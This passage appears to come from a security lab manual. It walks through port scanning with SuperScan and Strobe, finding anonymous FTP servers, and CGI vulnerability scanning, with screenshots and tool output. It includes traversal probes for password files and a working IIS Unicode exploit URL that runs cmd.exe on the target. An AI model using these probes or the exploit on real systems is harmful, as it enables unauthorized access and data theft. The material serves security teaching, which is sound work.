20 File Transfer [Default Data]
✓ 21 File Transfer Protocol [Control]
22 SSH Remote Login Protocol

Helper apps in right-click menu
FTP: C:\Program Files\GlobalSCAP
Params: ftp://%a:%p/
Telnet: telnet.exe
Params: %a %p
Web: C:\Program Files\Internet Expl
Params: http://%a:%p/
Parameters: %a = IP address, %p = port

Active hosts: 0
Open ports: 0

8:32 PM

Scroll through the ports available, noticing the default service associated with that port is listed. In this example the default ports already selected are used. Click **OK**, then click **Start**.



Hostname Lookup

172.16.1.40

Resolved win2000s-v

Configuration

IP

Start 172.16.1.40

Stop 172.16.1.40

☑ Ignore IP zero

☑ Ignore IP 255

□ Extract from file

Timeout

Ping 400

Connect 2000

Read 4000

Scan type

□ Resolve hostnames

☑ Only scan responsive pings

☑ Show host responses

○ Ping only

○ Every port in list

● All selected ports in list

○ All list ports from 1 65535

○ All ports from 1 65535

Scan

Pinging -Q-

172.16.1.40 0

Scanning -Q-

172.16.1.40 0

Resolving -Q-

0

Speed

Max

Min

```
172.16.1.40
   21  File Transfer Protocol [Control]
      220 win2000s-v Microsoft FTP Service (Version 5.0)...
   80  World Wide Web HTTP
      HTTP/1.1 200 OK..Server: Microsoft-IIS/5.0..Content-Location: http://172.16.1.40/index.html..Date: Wed, 09 Nov 2(
```

Active hosts 1

Open ports 2

***Note:** Notice you have control over several parameters of SuperScan, including adjusting the speed at which the application runs, creating custom port lists, and pruning the results, which is used to eliminate computers scanned in a range of targets that return no results.

Notice that SuperScan will perform a banner grab by default. In this example, SuperScan identified that the target:

- Has port 21 open and is running Microsoft FTP version 5.0.
- Has port 80 open and is running Microsoft IIS version 5.0.


Lab 36: Port Scanner

Identify Ports Open: Strobe

Prerequisites: None
Countermeasures: Firewalls, disable unneeded services
Description: The Strobe application identifies ports open on the target. By identifying the ports available this gives an attacker a potential hole to attempt to punch through and compromise the computer and/or network. Remember that all commands in Linux are case sensitive.
Procedure: Configure, compile and execute against the target. For the Windows-based version install and execute with the following syntax:

```
./strobe (Target IP)
```


From the Linux directory containing the compressed file type **tar –zxvf strobe103.tar.gz**. The files will uncompress into a new directory named **strobe**. Change to the new directory by typing **cd strobe** and pressing **Enter**. From the new directory type **make install** and press **Enter**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/strobe/strobe
File Edit View Terminal Go Help
Tue Nov 08
10:10 PM

```
[root@localhost strobe]# tar -zxvf strobe103.tar.gz
strobe/
strobe/strobe.c
strobe/strobe.services
strobe/Makefile
strobe/INSTALL
strobe/VERSION
strobe/HISTORY
strobe/strobe.1
strobe/COPYRIGHT
strobe/strobe.man
strobe/TODO
strobe/CREDITS
strobe/POST
[root@localhost strobe]# cd strobe
[root@localhost strobe]# make install
```


The Strobe application will now compile.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/strobe/strobe
File Edit View Terminal Go Help
root
Mozi
Tue Nov 08
10:12 PM

```
strobe/strobe.services
strobe/Makefile
strobe/INSTALL
strobe/VERSION
strobe/HISTORY
strobe/strobe.1
strobe/COPYRIGHT
strobe/strobe.man
strobe/TODO
strobe/CREDITS
strobe/POST
[root@localhost strobe]# cd strobe
[root@localhost strobe]# make install
gcc -O -DLIB_STROBE_SERVICES='"/usr/local/lib/strobe.services"' -DSTROBE_SERVICE
S='"strobe.services"' -DETC_SERVICES='"/etc/services"'   -c -o strobe.o strobe.c
gcc -O -DLIB_STROBE_SERVICES='"/usr/local/lib/strobe.services"' -DSTROBE_SERVICE
S='"strobe.services"' -DETC_SERVICES='"/etc/services"' -o strobe strobe.o
rm -f /usr/local/bin/strobe
install -m 755 -s strobe /usr/local/bin/strobe
rm -f /usr/local/lib/strobe.services
install -m 644 strobe.services /usr/local/lib/strobe.services
rm -f /usr/local/man/man1/strobe.1
install -m 644 strobe.1 /usr/local/man/man1/strobe.1
[root@localhost strobe]#
```


To execute Strobe against the target in this example:

```
./strobe 172.16.1.40
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/strobe/strobe
File Edit View Terminal Go Help
root
Mozi
Tue Nov 08
10:14 PM

```
[root@localhost strobe]# ./strobe 172.16.1.40
```

The Strobe application will now execute against the target.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/strobe/strobe
File Edit View Terminal Go Help
root
Mozi
Tue Nov 08
10:16 PM

```
[root@localhost strobe]# ./strobe 172.16.1.40
strobe 1.03 (c) 1995 Julian Assange (proff@suburbia.net).
172.16.1.40                    ftp                 21/tcp File Transfer [Control] [96,JBP]
172.16.1.40                    http                80/tcp www www-http World Wide Web HTTP
#172.16.1.40                   www                 80/tcp World Wide Web HTTP [TXL]
172.16.1.40                    loc-srv            135/tcp Location Service [JXP]
172.16.1.40                    netbios-ssn        139/tcp NETBIOS Session Service [JBP]
172.16.1.40                    https              443/tcp encrypted http server (SSL - RSA,rc4/de
s)
172.16.1.40                    microsoft-ds       445/tcp
172.16.1.40                    blackjack         1025/tcp network blackjack
#172.16.1.40                   listen            1025/tcp listener RFS remote_file_sharing
172.16.1.40                    nterm             1026/tcp remote_login network_terminal
172.16.1.40                    unknown           1028/tcp unassigned
172.16.1.40                    unknown           1191/tcp unassigned
172.16.1.40                    unknown           1755/tcp unassigned
172.16.1.40                    unknown           3306/tcp unassigned
172.16.1.40                    unknown           3372/tcp unassigned
172.16.1.40                    unknown           3389/tcp unassigned
172.16.1.40                    irc-serv          6666/tcp internet relay chat server
172.16.1.40                    unknown           7778/tcp unassigned
172.16.1.40                    unknown           8888/tcp unassigned
[root@localhost strobe]#
```

The Strobe application has determined:

- Ports 21, 80, 135, 139, 443, 445, 1025, 1026, 1028, 1191, 1755, 3306, 3372, 3389, 6666, 7778, and 8888 are open.

***Note:** Notice that Strobe runs very fast but the trade-off is that, from its default configuration, several of the ports commonly known to other scanners are not determined (445 is used for Windows Shares, 3389 is for Terminal Services, etc.).

Lab 37: Anonymous FTP Locator


Locate Anonymous FTP Servers: FTPScanner

Prerequisites: FTP server target with Anonymous access allowed.

Countermeasures: Deny Anonymous FTP, require Secure Socket Layer (SSL) connections

Description: The FTPScanner application will locate FTP servers that allow Anonymous connections to occur. These servers must be using the default FTP port of 21 in order for the scanner to detect the server. The biggest concern with FTP is that the data be sent unencrypted (also known as clear text). An attacker that intercepts this clear text can easily read all data within the communication.

Procedure: From the FTPScanner application enter the target IP address range.



Host:


Beginning: 192 168 142 140

Ending: 192 168 142 145

☑ Translate IP address to host name

Status | 1/17/2004 | 12:34 AM

Select **Session**, then **Begin**. The FTPScanner will execute against the target.



Beginning: 192 168 142 140

Ending: 192 168 142 145

☑ Translate IP address to host name

```
Beginning scan
Connecting to: 192.168.142.140
Connecting to: 192.168.142.141
Connecting to: 192.168.142.142
Connecting to: 192.168.142.143
Resoloving hostname
Connecting to: 192.168.142.144
Connecting to: 192.168.142.145
```

IPs Scanned: 5

Status: ACTIVE

Anonymous FTPs Found: 2

Non-anonymous FTPs found: 4

1/17/2004 12:34 AM

In this example the FTPScanner scanned five targets and identified two targets running an FTP server that permits Anonymous FTP connections. The located server IP addresses are saved to a text file in the directory of the application.

Many times an FTP server is set up with this Anonymous access unintentionally. An attacker will connect to an Anonymous FTP server to determine if sensitive data either resides on the server, if the FTP server itself has a weakness, or if the version of the FTP service itself has a known exploit.

This application is "buggy" but effective in that it tends to scan beyond the desired range of targets.

***Note:** This FTPScanner application has been known to crash older versions of the Novell NetWare server, version 4.*x*. The fault lies in the server not having the required updates applied. In every instance in which this has occurred on the Novell server, the hard drive on the server had to be rebuilt from scratch.

Lab 38: CGI Vulnerability Scanner

Identify CGI Vulnerabilities: TCS CGI Scanner

Prerequisites: None


Countermeasures: Bastion servers/workstations, host-based firewalls, OS updates

Description: The TCS Common Gateway Interface (CGI) Scanner application is designed to find targets that have vulnerable CGI Script errors. These errors are normally due to systems that have not been patched or updated.

Procedure: Start the CGI Scanner, enter the target IP address, and run.

From the directory containing the TCS Scanner, double-click the **TCS** application icon.

The TCS CGI Scanner will start.



Scanlist:


```
www.tpp.ru
```

Holes list:

```
/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E
/......./
/......./autoexec.bat
/......./etc/master.passwd
/......./etc/passwd
/......./etc/security/passwd
/......./etc/security/passwd.adjunct
```

```
Done.    Time: 00:00:00    Total holes: 517
```


Click to highlight the default target of **htpp://www.tpp.ru** and click on the ✕ at the top left of the application to delete the current target.




```
/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E
/....../
/....../autoexec.bat
/....../etc/master.passwd
/....../etc/passwd
/....../etc/security/passwd
/....../etc/security/passwd.adjunct
```

Done. Time: 00:00:00 Total holes: 517

On the gray bar along the top left of the application, enter the IP address or hostname of the target and click on the gray-colored arrow to insert the new target. Repeat this process for multiple targets.




The TCS CGI Scanner is now ready to scan the target. Click on the ▶ to start the scan. The results are displayed in the lower screen of the application.



172.16.1.40

```
/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E
/....../
/....../autoexec.bat
/....../etc/master.passwd
/....../etc/passwd
/....../etc/security/passwd
/....../etc/security/passwd.adjunct
```

Done. Time: 00:00:00 Total holes: 517



```
172.16.1.40
```


```
/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E
/....../
/....../autoexec.bat
/....../etc/master.passwd
/....../etc/passwd
/....../etc/security/passwd
/....../etc/security/passwd.adjunct
```

```
172.16.1.40/scripts/iisadmin/bdir.htr?dir=ht??c:\        403 - Forbidden.
172.16.1.40/_vti_pvt/authors.pwd                         403 - Forbidden.
172.16.1.40/scripts/iisadmin/ism.dll?http/dir            500 - Eternal server error.
172.16.1.40/_vti_pvt/service.cnf                         403 - Forbidden.
172.16.1.40/iisadmpwd/achg.htr                           403 - Forbidden.
172.16.1.40/scripts/isapi/srch.htm                       403 - Forbidden.
172.16.1.40/_vti_pvt/service.pwd                         403 - Forbidden.
172.16.1.40/iisadmpwd/aexp.htr                           403 - Forbidden.
172.16.1.40/scripts/no-such-file.pl                      403 - Forbidden.
172.16.1.40/_vti_pvt/services.cnf                        403 - Forbidden.
172.16.1.40/_vti_pvt/shtml.dll                           403 - Forbidden.
172.16.1.40/scripts/pu3.pl                               403 - Forbidden.
172.16.1.40/scripts/rb.dll                               500 - Eternal server error.
172.16.1.40/scripts/samples/details.idq                  200 - Found!
172.16.1.40/scripts/slxweb.dll                           500 - Eternal server error.
172.16.1.40/scripts/test.pl%3F+.htr                      403 - Forbidden.
```

```
Tsx: 516    :8765/    Time: 00:00:09  Total holes: 517
```

In this example, each script run against the target is displayed with the result to the right. The ones of interest are any with a 200 as this indicates a successful attempt.

In this example, I scrolled down to check for a Unicode exploit. The Unicode exploit is used to provide a directory listing of the hard drive of the target. In this example, the initial discovery will show the contents of the C: drive.



```
172.16.1.40
```

```
/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E
/....../
/....../autoexec.bat
/....../etc/master.passwd
/....../etc/passwd
/....../etc/security/passwd
/....../etc/security/passwd.adjunct
```

```
172.16.1.40/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/c...  200 - Found!
172.16.1.40/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\           200 - Found!
172.16.1.40/notexist.idq                                                    200 - Found!
172.16.1.40/scripts/abracadabra.bat                                         403 - Forbidden.
172.16.1.40/null.htw                                                        200 - Found!
172.16.1.40/scripts/abracadabra.cmd                                         403 - Forbidden.
172.16.1.40/_vti_bin/_vti_adm/admin.dll                                     401 - Unauthorized.
172.16.1.40/_vti_bin/_vti_aut/dvwssr.dll                                    500 - Eternal server error.
172.16.1.40/_vti_bin/shtml.exe                                              200 - Found!
172.16.1.40/scripts/convert.bas                                             403 - Forbidden.
172.16.1.40/_vti_cnf                                                        403 - Forbidden.
172.16.1.40/_vti_inf.html                                                   200 - Found!
172.16.1.40/_vti_pvt/_vti_cnf                                               403 - Forbidden.
172.16.1.40/scripts/default.asp%20.pl                                       403 - Forbidden.
172.16.1.40/_vti_pvt/access.cnf                                             403 - Forbidden.
172.16.1.40/_vti_pvt/administrators.pwd                                     403 - Forbidden.
```


```
Tsx: 517    :8888/cgi-bin/admin/admin    Time: 00:28:59  Total holes: 517
```

To execute, right-click on a script and left-click on Copy String.

Open Internet Explorer and paste the line in the address bar. Press the **Enter** key. The directory listing of the target's C: drive will appear.

The line that should be in the address bar is:

```
http://172.16.1.40/scripts/..%c0%af../winnt/system32/
cmd.exe?/c+dir+c:\
```



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
http://172.16.1.40/scripts/..À¯../winnt/system32/cmd.exe?/c+dir+c:\ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
http://172.16.1.40/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
Go
Links
Done
Internet
Start
Zone-H.org * D...
C:\Downloads\C...
Scanning 172.1...
http://172.16...
2:36 PM

